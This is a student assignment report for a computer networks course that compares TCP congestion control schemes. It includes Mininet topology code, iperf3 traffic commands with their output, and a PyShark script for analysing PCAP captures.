
Assignment - II

Team - 5

10 March 2025



CS 331
Computer Networks
Sameer G Kulkarni
INDIAN INSTITUTE OF TECHNOLOGY GANDHINAGAR
Palaj, Gandhinagar - 382355

Mininet Congestion Control, SYN Flood Attack, Nagle's Algorithm

GitHub Repo

Submitted by

Guntas Singh Saran (22110089)
Computer Science and Engineering
Hitesh Kumar (22110098)
Computer Science and Engineering

Contents

Chapter 1

Comparison of congestion control protocols

1.1 Mininet Topology Implementation




Figure 1.1: Custom Topology

Listing 1.1: Basic Topology Setup Code using mininet Python API

```python
from mininet.net import Mininet
from mininet.topo import Topo
from mininet.node import Controller, OVSKernelSwitch
from mininet.cli import CLI
from mininet.link import TCLink
from mininet.log import setLogLevel, info

class CustomTopo(Topo):
    def build(self):
        # Switches
        s1 = self.addSwitch('s1')
        s2 = self.addSwitch('s2')
        s3 = self.addSwitch('s3')
        s4 = self.addSwitch('s4')

        # Hosts
        h1 = self.addHost('h1')
        h2 = self.addHost('h2')
        h3 = self.addHost('h3')
        h4 = self.addHost('h4')
        h5 = self.addHost('h5')
        h6 = self.addHost('h6')
        h7 = self.addHost('h7')

        # Links
        self.addLink(h1, s1)
        self.addLink(h2, s1)
        self.addLink(h3, s2)
        self.addLink(h4, s3)
        self.addLink(h5, s3)
        self.addLink(h6, s4)
        self.addLink(h7, s4)

        self.addLink(s1, s2)
        self.addLink(s2, s3)
        self.addLink(s3, s4)

topos = { 'mytopo': ( lambda: CustomTopo() ) }

if __name__ == '__main__':
    setLogLevel('info')

    net = Mininet(topo=CustomTopo(), controller=Controller, switch=
    OVSKernelSwitch, link=TCLink)

    net.start()
    info('*** Running CLI\n')
    CLI(net)
    net.stop()
```

Listing 1.2: Bash command to run the mininet topology

```
sudo -E mn --custom=topology.py --topo=mytopo
```

```
mininet@mininet-vm:~/mininet-congestion-control$ sudo -E mn --custom=topology.py --topo=mytopo
*** Creating network
*** Adding controller
*** Adding hosts:
h1 h2 h3 h4 h5 h6 h7
*** Adding switches:
s1 s2 s3 s4
*** Adding links:
(h1, s1) (h2, s1) (h3, s2) (h4, s3) (h5, s3) (h6, s4) (h7, s4) (s1, s2) (s2, s3) (s3, s4)
*** Configuring hosts
h1 h2 h3 h4 h5 h6 h7
*** Starting controller
c0
*** Starting 4 switches
s1 s2 s3 s4 ...
*** Starting CLI:
mininet>
```

Figure 1.2: mininet CLI

```
mininet> net
h1 h1-eth0:s1-eth1
h2 h2-eth0:s1-eth2
h3 h3-eth0:s2-eth1
h4 h4-eth0:s3-eth1
h5 h5-eth0:s3-eth2
h6 h6-eth0:s4-eth1
h7 h7-eth0:s4-eth2
s1 lo:  s1-eth1:h1-eth0 s1-eth2:h2-eth0 s1-eth3:s2-eth2
s2 lo:  s2-eth1:h3-eth0 s2-eth2:s1-eth3 s2-eth3:s3-eth3
s3 lo:  s3-eth1:h4-eth0 s3-eth2:h5-eth0 s3-eth3:s2-eth3 s3-eth4:s4-eth3
s4 lo:  s4-eth1:h6-eth0 s4-eth2:h7-eth0 s4-eth3:s3-eth4
c0
mininet> dump
<Host h1: h1-eth0:10.0.0.1 pid=927>
<Host h2: h2-eth0:10.0.0.2 pid=932>
<Host h3: h3-eth0:10.0.0.3 pid=934>
<Host h4: h4-eth0:10.0.0.4 pid=936>
<Host h5: h5-eth0:10.0.0.5 pid=938>
<Host h6: h6-eth0:10.0.0.6 pid=940>
<Host h7: h7-eth0:10.0.0.7 pid=942>
<OVSSwitch s1: lo:127.0.0.1,s1-eth1:None,s1-eth2:None,s1-eth3:None pid=947>
<OVSSwitch s2: lo:127.0.0.1,s2-eth1:None,s2-eth2:None,s2-eth3:None pid=950>
<OVSSwitch s3: lo:127.0.0.1,s3-eth1:None,s3-eth2:None,s3-eth3:None,s3-eth4:None pid=953>
<OVSSwitch s4: lo:127.0.0.1,s4-eth1:None,s4-eth2:None,s4-eth3:None pid=956>
<Controller c0: 127.0.0.1:6653 pid=920>
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3 h4 h5 h6 h7
h2 -> h1 h3 h4 h5 h6 h7
h3 -> h1 h2 h4 h5 h6 h7
h4 -> h1 h2 h3 h5 h6 h7
h5 -> h1 h2 h3 h4 h6 h7
h6 -> h1 h2 h3 h4 h5 h7
h7 -> h1 h2 h3 h4 h5 h6
*** Results: 0% dropped (42/42 received)
```

Figure 1.3: Testing the setup using **`pingall`** and showing the network interfaces, PIDs, IPs using **`net`** and **`dump`**.

1.2 TCP Client-Server Setup

Explain how the TCP client-server was set up using iperf3. Provide command-line examples used to start the server and clients. Mention congestion control schemes used (Cubic and Westwood).

```
h7 iperf3 -s -p 5000 -D
h1 iperf3 -c 10.0.0.7 -p 5000 -b 10M -P 10 -t 150 -C cubic
h1 iperf3 -c 10.0.0.7 -p 5000 -b 10M -P 10 -t 150 -C westwood
h1 iperf3 -c 10.0.0.7 -p 5000 -b 10M -P 10 -t 150 -C scalable
```

```
mininet> h7 iperf3 -s -p 5000 -D
mininet> h1 iperf3 -c 10.0.0.7 -p 5000 -b 10M -P 10 -t 150 -C cubic
Connecting to host 10.0.0.7, port 5000
[  5] local 10.0.0.1 port 44168 connected to 10.0.0.7 port 5000
[  7] local 10.0.0.1 port 44170 connected to 10.0.0.7 port 5000
[  9] local 10.0.0.1 port 44172 connected to 10.0.0.7 port 5000
[ 11] local 10.0.0.1 port 44174 connected to 10.0.0.7 port 5000
[ 13] local 10.0.0.1 port 44176 connected to 10.0.0.7 port 5000
[ 15] local 10.0.0.1 port 44178 connected to 10.0.0.7 port 5000
[ 17] local 10.0.0.1 port 44180 connected to 10.0.0.7 port 5000
[ 19] local 10.0.0.1 port 44182 connected to 10.0.0.7 port 5000
[ 21] local 10.0.0.1 port 44184 connected to 10.0.0.7 port 5000
[ 23] local 10.0.0.1 port 44186 connected to 10.0.0.7 port 5000
[ ID] Interval           Transfer     Bitrate         Retr  Cwnd
[  5]   0.00-1.01   sec  1.25 MBytes  10.4 Mbits/sec    0   90.5 KBytes
[  7]   0.00-1.01   sec  1.25 MBytes  10.4 Mbits/sec    0    102 KBytes
[  9]   0.00-1.01   sec  1.20 MBytes  9.99 Mbits/sec    0   74.9 KBytes
[ 11]   0.00-1.01   sec  1.25 MBytes  10.4 Mbits/sec    0   72.1 KBytes
[ 13]   0.00-1.01   sec  1.25 MBytes  10.4 Mbits/sec    0   77.8 KBytes
[ 15]   0.00-1.01   sec  1.20 MBytes  9.99 Mbits/sec    0   74.9 KBytes
[ 17]   0.00-1.01   sec  1.20 MBytes  9.99 Mbits/sec    0   82.0 KBytes
[ 19]   0.00-1.01   sec  1.20 MBytes  9.99 Mbits/sec    0   82.0 KBytes
[ 21]   0.00-1.01   sec  1.20 MBytes  9.99 Mbits/sec    0   77.8 KBytes
[ 23]   0.00-1.01   sec  1.25 MBytes  10.4 Mbits/sec    0   77.8 KBytes
[SUM]   0.00-1.01   sec  12.3 MBytes   102 Mbits/sec    0
- - - - - - - - - - - - - - - - - - - - - - - - -
[  5]   1.01-2.00   sec  1.25 MBytes  10.5 Mbits/sec    0    120 KBytes
[  7]   1.01-2.00   sec  1.25 MBytes  10.5 Mbits/sec    0    133 KBytes
[  9]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    105 KBytes
[ 11]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    112 KBytes
[ 13]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    112 KBytes
[ 15]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    120 KBytes
[ 17]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    130 KBytes
[ 19]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    120 KBytes
[ 21]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    122 KBytes
[ 23]   1.01-2.01   sec  1.25 MBytes  10.4 Mbits/sec    0    132 KBytes
[SUM]   1.01-2.00   sec  12.5 MBytes   105 Mbits/sec    0
- - - - - - - - - - - - - - - - - - - - - - - - -
```

Figure 1.4: Running the above commands.

```
- - - - - - - - - - - - - - - - - - - - - - - - -
[ ID] Interval           Transfer     Bitrate         Retr
[  5]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[  5]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[  7]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[  7]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[  9]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[  9]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 11]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[ 11]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 13]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[ 13]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 15]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    1             sender
[ 15]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 17]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    1             sender
[ 17]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 19]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    1             sender
[ 19]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 21]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    1             sender
[ 21]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[ 23]   0.00-150.01 sec   179 MBytes  10.0 Mbits/sec    0             sender
[ 23]   0.00-150.07 sec   179 MBytes  10.0 Mbits/sec                  receiver
[SUM]   0.00-150.01 sec  1.75 GBytes   100 Mbits/sec    4             sender
[SUM]   0.00-150.07 sec  1.75 GBytes   100 Mbits/sec                  receiver

iperf Done.
```

Figure 1.5: Results from the above commands.

Figure 1.6: An example I/O graph.

1.3 Comparison between Congestion Schemes

This document explains the two main programs used for comparing TCP congestion control schemes. One program generates traffic with a selected congestion algorithm and loss value, while the other analyzes captured PCAP files to extract network metrics.

1.3.1 Traffic Generation and Experiment Control (`congestion_ctrl.py`)

This program sets up the Mininet topology and launches experiments with various options. The main function `run_experiment` is divided into several parts:

1. Input Validation and Network Setup

Here, the experiment option is verified and the network topology is created and started. If a loss value is provided, a prefix and suffix are added to the log filenames.

Listing 1.3: Input Validation and Network Setup

```
def run_experiment(option, cc_scheme, link_loss=0):
    setLogLevel('info')

    VALID_OPTIONS = {'a', 'b', 'c1', 'c2a', 'c2b', 'c2c'}
    prefix = 'd_' if link_loss > 0 else ''
    suffix = f'_{link_loss}' if link_loss > 0 else ''

    if option not in VALID_OPTIONS:
        info('*** Invalid experiment option. Please use one of: a, b, c1,
    c2a, c2b, or c2c\n')
        net.stop()
        sys.exit(1)

    net = Mininet(topo=CustomTopo(option=option, link_loss=link_loss),
                  controller=Controller,
                  switch=OVSKernelSwitch,
                  link=TCLink)
    info('*** Starting network\n')
    net.start()
    net.staticArp()
    net.pingAll()
```

2. Server Initialization and Client Preparation

After setting up the network, the IP addresses are obtained and the iperf3 server is started on the designated host (H7). The user is prompted to start Wireshark for capturing traffic before the clients begin.

Listing 1.4: Server Initialization and Client Preparation

```
    h1, h2, h3, h4, h5, h6, h7 = net.get('h1', 'h2', 'h3', 'h4', 'h5', '
    h6', 'h7')
    server_ip = h7.IP()

    info('*** Starting iperf3 server on H7\n')
    def run_server(port):
        h7.cmd(f'iperf3 -s -p {port} -D')

    run_server(5000)

    input('Press Enter to start the experiment (You may start you
    wireshark now)...')
    # Traffic capture should begin here on the appropriate interface
    connected to H7.
```

3. Experiment Execution

Depending on the experiment option, the script launches different client configurations:

- **Part A:** A single flow from H1 to H7.
- **Part B:** Staggered flows from H1, H3, and H4.
- **Parts C/D:** Multi-client scenarios with varying link configurations.

Listing 1.5: Experiment Execution for Different Options

```
    info('*** Starting iperf3 client(s) with congestion control scheme: %
    s\n' % cc_scheme)

    # Part A: Single flow from H1 to H7.
    if option == 'a':
        h1.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C {
    cc_scheme} > ./logs/a_h1_{cc_scheme}.txt')

    # Part B: Staggered flows from H1, H3, and H4.
    elif option == 'b':
        run_server(5001)
        run_server(5002)
        h1.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C {
    cc_scheme} > ./logs/b_h1_{cc_scheme}.txt &')
        time.sleep(15)
        h3.cmd(f'iperf3 -c {server_ip} -p 5001 -b 10M -P 10 -t 120 -C {
    cc_scheme} > ./logs/b_h3_{cc_scheme}.txt &')
        time.sleep(15)
        h4.cmd(f'iperf3 -c {server_ip} -p 5002 -b 10M -P 10 -t 90 -C {
    cc_scheme} > ./logs/b_h4_{cc_scheme}.txt &')

    # Parts C/D: Multi-client experiments with different link
    configurations.
    else:
        if option == 'c1':
            h3.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C
     {cc_scheme} > ./logs/{prefix}c1_h3_{cc_scheme}{suffix}.txt &')
```

```
21
22          elif option == 'c2a':
23              run_server(5001)
24              h1.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2a_h1_{cc_scheme}{suffix}.txt &')
25              h2.cmd(f'iperf3 -c {server_ip} -p 5001 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2a_h2_{cc_scheme}{suffix}.txt &')
26
27          elif option == 'c2b':
28              run_server(5001)
29              h1.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2b_h1_{cc_scheme}{suffix}.txt &')
30              h3.cmd(f'iperf3 -c {server_ip} -p 5001 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2b_h3_{cc_scheme}{suffix}.txt &')
31
32          elif option == 'c2c':
33              run_server(5001)
34              run_server(5002)
35              h1.cmd(f'iperf3 -c {server_ip} -p 5000 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2c_h1_{cc_scheme}{suffix}.txt &')
36              h3.cmd(f'iperf3 -c {server_ip} -p 5001 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2c_h3_{cc_scheme}{suffix}.txt &')
37              h4.cmd(f'iperf3 -c {server_ip} -p 5002 -b 10M -P 10 -t 150 -C
        {cc_scheme} > ./logs/{prefix}c2c_h4_{cc_scheme}{suffix}.txt &')
38
39      info('*** Running CLI (type "exit" or press <Ctrl-D> to terminate the
        experiment)...\n')
40      CLI(net)
41      net.stop()
```

1.3.2 Traffic Analysis (`analysis.py`)

This program processes the PCAP files captured during the experiments and calculates various network metrics. The main function `analyze_pcap` is divided into the following segments:

1. Packet Processing

The PCAP file is read using PyShark, and TCP packets are processed to extract timestamps, byte counts, and sequence numbers.

Listing 1.6: Packet Processing in analyze_pcap

```
1 def analyze_pcap(pcap_file, congestion_scheme):
2     cap = pyshark.FileCapture(pcap_file, display_filter='tcp')
3
4     total_bytes_sent = 0
5     useful_bytes = 0
6     total_packets = 0
7     packet_loss_count = 0
8     window_sizes = []
9     time_stamps = []
10    byte_counts = defaultdict(float)
11    sequence_numbers = defaultdict(set)
12
13    for pkt in tqdm(cap, desc="Processing packets"):
```

```
        try:
            if 'TCP' in pkt and hasattr(pkt.tcp, 'len'):
                total_packets += 1
                timestamp = float(pkt.sniff_timestamp)
                time_stamps.append(timestamp)
                bytes_sent = int(pkt.tcp.len)
                total_bytes_sent += bytes_sent

                flow_key = (
                    pkt.ip.src,
                    pkt.tcp.srcport,
                    pkt.ip.dst,
                    pkt.tcp.dstport
                )

                seq_num = int(pkt.tcp.seq)
                if seq_num not in sequence_numbers[flow_key]:
                    sequence_numbers[flow_key].add(seq_num)
                    useful_bytes += bytes_sent

                if hasattr(pkt.tcp, 'flags') and 'R' in pkt.tcp.flags:
                    packet_loss_count += 1

                if hasattr(pkt.tcp, 'window_size'):
                    window_sizes.append(int(pkt.tcp.window_size))

                time_slot = int(timestamp)
                byte_counts[time_slot] += bytes_sent

        except AttributeError:
            continue

    cap.close()
```

2. Metric Calculation and Graph Generation

After processing the packets, the function calculates throughput, goodput, packet loss rate, and the maximum TCP window size. It also generates graphs for throughput over time and window size evolution.

Listing 1.7: Metric Calculation and Graph Generation

```
    if not time_stamps:
        print(f"No valid packets found in {pcap_file}. Skipping analysis.
    ")
        return {
            'Throughput (Mbps)': 0,
            'Goodput (Mbps)': 0,
            'Packet Loss Rate (%)': 0,
            'Max Window Size (bytes)': 0
        }

    duration = max(time_stamps) - min(time_stamps)
    if duration <= 0:
        duration = 1
```

```
13
14      throughput = (total_bytes_sent * 8) / (duration * 1000000)
15      goodput = (useful_bytes * 8) / (duration * 1000000)
16      packet_loss_rate = (packet_loss_count / total_packets) * 100 if
        total_packets > 0 else 0
17      max_window_size = max(window_sizes) if window_sizes else 0
18
19      times = sorted(byte_counts.keys())
20      throughput_over_time = [byte_counts[t] * 8 / 1000000 for t in times]
21      plt.figure(figsize=(10, 6))
22      plt.plot(times, throughput_over_time, label=f'Throughput ({
        congestion_scheme})')
23      plt.xlabel('Time (s)')
24      plt.ylabel('Throughput (Mbps)')
25      plt.title(f'Throughput Over Time - {congestion_scheme}')
26      plt.legend()
27      plt.grid()
28      plt.savefig(f'throughput_{congestion_scheme}.png')
29      plt.close()
30
31      if window_sizes:
32          plt.figure(figsize=(10, 6))
33          plt.plot(time_stamps[:len(window_sizes)], window_sizes, label=f'
        Window Size ({congestion_scheme})')
34          plt.xlabel('Time (s)')
35          plt.ylabel('Window Size (bytes)')
36          plt.title(f'Max Window Size Over Time - {congestion_scheme}')
37          plt.legend()
38          plt.grid()
39          plt.savefig(f'window_size_{congestion_scheme}.png')
40          plt.close()
41
42      results = {
43          'Throughput (Mbps)': throughput,
44          'Goodput (Mbps)': goodput,
45          'Packet Loss Rate (%)': packet_loss_rate,
46          'Max Window Size (bytes)': max_window_size
47      }
48      return results
```

3. Main Function for Analysis

The main function specifies the congestion scheme and the PCAP file(s) to analyze, then prints the computed metrics.

Listing 1.8: Main Function for Analysis

```
def main():
    congestion_schemes = ['cubic']
    pcap_files = [
        '../PCAPs/Task1/a_cubic_sample.pcap',
    ]

    for scheme, pcap_file in zip(congestion_schemes, pcap_files):
        print(f"\nAnalyzing PCAP file: {pcap_file} (Congestion Scheme: {scheme})")
        results = analyze_pcap(pcap_file, scheme)
        for metric, value in results.items():
            print(f"{metric}: {value:.2f}")
```

1.3.3 Sample Output

When running the analysis on a captured PCAP file, the output might look like this:

```
Analyzing PCAP file: ../PCAPs/Task1/a_cubic_sample.pcap (Congestion Scheme: cubic)
Processing packets: 1501it [01:24, 17.87it/s]
Throughput (Mbps): 102.38
Goodput (Mbps): 101.83
Packet Loss Rate (%): 0.00
Max Window Size (bytes): 4336128.00
```

This output shows the computed metrics based on the captured packets. The analysis time depends on the number of packets processed.

1.4 Performance Analysis

1.4.1 Single Client (H1) and Server (H7)

The plots for the required output are given below consisting of IO Graphs, Throughput, Goodput, and Window Size. The accurate value of all these can be measured by analysing the pcap file using the program **`analysis.py`** present in the folder **`Congestion_Comp`**.




Figure 1.7: Flow Graph




Figure 1.8: IO Graph (Shows Throughput and Loss Rate) - cubic




Figure 1.9: Throughput - cubic

